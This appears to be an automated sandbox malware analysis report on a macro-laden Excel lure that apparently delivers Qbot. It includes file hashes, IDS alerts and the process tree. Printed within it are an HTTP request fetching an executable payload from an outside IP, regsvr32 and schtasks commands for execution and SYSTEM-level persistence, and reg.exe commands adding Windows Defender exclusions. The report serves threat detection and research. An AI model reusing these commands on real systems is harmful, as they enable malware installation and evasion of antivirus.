Preview:	MSFT.....Q.....#.....$..... .....d.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,..,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\AppData\Local\Temp\VBE\RefEdit.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	15676
Entropy (8bit):	4.534394952338633
Encrypted:	false
SSDEEP:	192:QxlA11DxzCOtHIT6P20eChgZjTdZ3HJV8L1I17EMBkDXrq9LwGGLVbkLde:Q38xesT20lheZ3waE5D7qxIxkxe
MD5:	DB5C4EB0299CF4552DE5F7AB2D385DAA
SHA1:	2C97E4B5B6A44D612B26D0BF2101B3F582558442
SHA-256:	610D7ECE38879EB319C3D62C5E9EB40286FAF9FC13D3C3C3ABA9DD01EF9DC92E
SHA-512:	72D67A93A9243D7C85BAFA911655A694B0F5C861B1E474CEEE9483931445B76E8BD149DF058BD6D7E67250151C880646FAC6ADBB7FD14ACC58BF9C2371653E8E
Malicious:	false
Preview:	MSFT.....A.....1..... .....d.....,.....\.....H...4.....0... .....x.....x. .....$".....P.....$".....0....P.,..... ....0.....%".....H..."".....H.....(.....@.....P.....0.....`.....p...X... ..... .....k..L.)>_Z.....E.....F.....B.....`..d....."E.....F.....0.....F.....E.....`.M.....CPf.....0..=.....01..)....w....<WI.....\.1Y.....k...U....."....|.. .K..a...

C:\Users\user\Celod.wac2	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	5.089709808966982
Encrypted:	false
SSDEEP:	96:i/eulIv2+nkLk2SHGSj3CKie2Hf1THOXgsc:i/DIv9nkrSHGSjy3/1Tuc
MD5:	7EFD8C8717A819F397522C439ABB5BD1
SHA1:	2A4CA1DD5C5CDDD0791B555D2E41484D4DC24DA8
SHA-256:	5FAACB2C83E51C6673161FFAF73C4594F4D8238920785678A1B64C3811FE19F3
SHA-512:	6E0388DD47B4B2AF73385371C95EA7BB01A51E27976C5289D2DFBCCF856B712FF3490D1B8EB4A49BA703F7BFCE9F09886BD61ABC56AE4145ED4135F30E602E85
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!.u.@.&.@.&.@.&-.>&.@.&-.?&.@.&*.-&.@.&*.-&.@.&.@.& L@.&*./&.@.&*.,&.@.&*.0&.@.&*.(&.@.&*.1&.@.&*..&.@.&Rich.@.&.....PE..L.....]..... !.....T..... .....P.....d.....@.....N..... .HO..P.... ..X.....0..<....;..T.....:.@..... ..\.....text..... ..`.rdata..L7... ...8.....@..@.data.....`.....J.....@.. ..rsrc...X.... .....V.....@..@.reloc..<....0.....\.....@..B..... ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Tue Oct 5 09:11:15 2021, Security: 0
Entropy (8bit):	7.071348783430154
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Rebate-690835286-10052021.xls
File size:	133120
MD5:	1513c88677fc7fa1994a59197ebdb528
SHA1:	b4b9486e65b90c10c2e0bd1c3617771ccec0a335
SHA256:	7eaf061ea660be58767918cb80fb98da9c348be2b2449836bf840cfbf12882ec
SHA512:	0892245dbce9af97dfdd42bf22a1db13d1a7d8b5d135f1028f9e81c82f169cf114040ed5a4b68ac2fc88cbca9e6fc163110cca791dc09753ae0f7a2abe67c069
SSDEEP:	3072:gk3hOdsylKlgxopeiBNhZFGzE+cL2kdAdc6YehWfGutUHKGDbpmsiiZu6NC06v6R:gk3hOdsylKlgxopeiBNhZF+E+W2kdAdp

General

File Content Preview:	.....>.....b..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Rebate-690835286-10052021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-10-05 08:11:15
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/05/21-22:16:40.041813	ICMP	399	ICMP Destination Unreachable Host Unreachable			190.2.158.155	192.168.2.22
10/05/21-22:16:43.057726	ICMP	399	ICMP Destination Unreachable Host Unreachable			190.2.158.155	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/05/21-22:16:49.061993	ICMP	399	ICMP Destination Unreachable Host Unreachable			190.2.158.155	192.168.2.22
10/05/21-22:17:00.461696	ICMP	399	ICMP Destination Unreachable Host Unreachable			190.2.158.153	192.168.2.22
10/05/21-22:17:03.461815	ICMP	399	ICMP Destination Unreachable Host Unreachable			190.2.158.153	192.168.2.22
10/05/21-22:17:11.065674	ICMP	399	ICMP Destination Unreachable Host Unreachable			190.2.158.153	192.168.2.22

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 101.99.90.118

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	101.99.90.118	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 5, 2021 22:18:02.377396107 CEST	1	OUT	GET /44474.9279916667.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 101.99.90.118 Connection: Keep-Alive
Oct 5, 2021 22:18:03.288743973 CEST	3	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 05 Oct 2021 20:18:03 GMT Content-Type: application/octet-stream Content-Length: 1079808 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44474.9279916667.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 da 21 b1 75 9e 40 df 26 9e 40 df 26 9e 40 df 26 2d dc 3e 26 a1 40 df 26 2d dc 3f 26 9f 40 df 26 2a dc 2d 26 95 40 df 26 2a dc 2d 26 86 40 df 26 9e 40 de 26 4c 40 df 26 2a dc 2f 26 97 40 df 26 2a dc 2c 26 99 40 df 26 2a dc 30 26 9f 40 df 26 2a dc 28 26 0c 40 df 26 2a dc 31 26 9f 40 df 26 2a dc 2e 26 9f 40 df 26 52 69 63 68 9e 40 df 26 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 19 cc 90 5d 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0c 0a 00 0e 04 00 00 12 9d 00 00 00 00 00 f1 54 00 00 00 10 00 00 00 20 04 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 50 a1 00 00 04 00 00 64 c3 10 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 a0 4e 10 00 a8 00 00 00 48 4f 10 00 50 00 00 00 00 20 a1 00 58 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 a1 00 3c 1c 00 00 a0 3b 10 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 3b 10 00 40 00 00 00 00 00 00 00 00 00 00 00 00 20 04 00 5c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 de 0c 04 00 00 10 00 00 00 0e 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 4c 37 0c 00 00 20 04 00 00 38 0c 00 00 12 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 f8 b4 90 00 00 60 10 00 00 0c 00 00 00 4a 10 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 58 04 00 00 00 20 a1 00 00 06 00 00 00 56 10 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 3c 1c 00 00 00 30 a1 00 00 1e 00 00 00 5c 10 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$!u@&@&@&->&@&-?&@&*-&@&*-&@&@&L@ &*/&@&*,&@&*0&@&*(&@&*1&@&*.&@&Rich@&PEL]!T Pd@NHOP X0<;T;@ \.text `.rdataL7 8@@.data`J@.rsrcX V@@.reloc<0\@B

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 3068 Parent PID: 596

General

Start time:	22:16:15
Start date:	05/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f280000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 1892 Parent PID: 3068

General

Start time:	22:17:46

Start date:	05/10/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Celod.wac
Imagebase:	0xffa30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1988 Parent PID: 3068

General

Start time:	22:17:46
Start date:	05/10/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Celod.wac1
Imagebase:	0xffa30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2988 Parent PID: 3068

General

Start time:	22:17:47
Start date:	05/10/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Celod.wac2
Imagebase:	0xffa30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 3024 Parent PID: 2988

General

Start time:	22:17:47
Start date:	05/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe

Wow64 process (32bit):	true
Commandline:	-silent ..\Celod.wac2
Imagebase:	0xf10000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000008.00000003.642150052.00000000004C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: explorer.exe PID: 2556 Parent PID: 3024

General

Start time:	22:18:09
Start date:	05/10/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x410000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000009.00000002.906703368.00000000000E0000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: schtasks.exe PID: 1172 Parent PID: 2556

General

Start time:	22:18:11
Start date:	05/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true

Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn tcrzbkfctd /tr 'regsvr32.exe -s \'C:\Users\user\Celod.wac2\'' /SC ONCE /Z /ST 22:20 /ET 22:32
Imagebase:	0x650000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2568 Parent PID: 1672

General

Start time:	22:18:14
Start date:	05/10/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Celod.wac2'
Imagebase:	0xff800000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2956 Parent PID: 2568

General

Start time:	22:18:14
Start date:	05/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Celod.wac2'
Imagebase:	0x7c0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000D.00000003.719512472.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2300 Parent PID: 2956

General

Start time:	22:18:46

Start date:	05/10/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x410000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000E.00000002.906673569.0000000000080000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: reg.exe PID: 2288 Parent PID: 2300

General

Start time:	22:18:47
Start date:	05/10/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Jjyjdgvcvuvi' /d '0'
Imagebase:	0xff6e0000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: reg.exe PID: 1968 Parent PID: 2300

General

Start time:	22:18:48
Start date:	05/10/2021

Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Uwwyocree' /d '0'
Imagebase:	0xff700000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: regsvr32.exe PID: 2904 Parent PID: 1672

General

Start time:	22:20:00
Start date:	05/10/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Celod.wac2'
Imagebase:	0xfff30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2936 Parent PID: 2904

General

Start time:	22:20:00
Start date:	05/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Celod.wac2'
Imagebase:	0x370000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis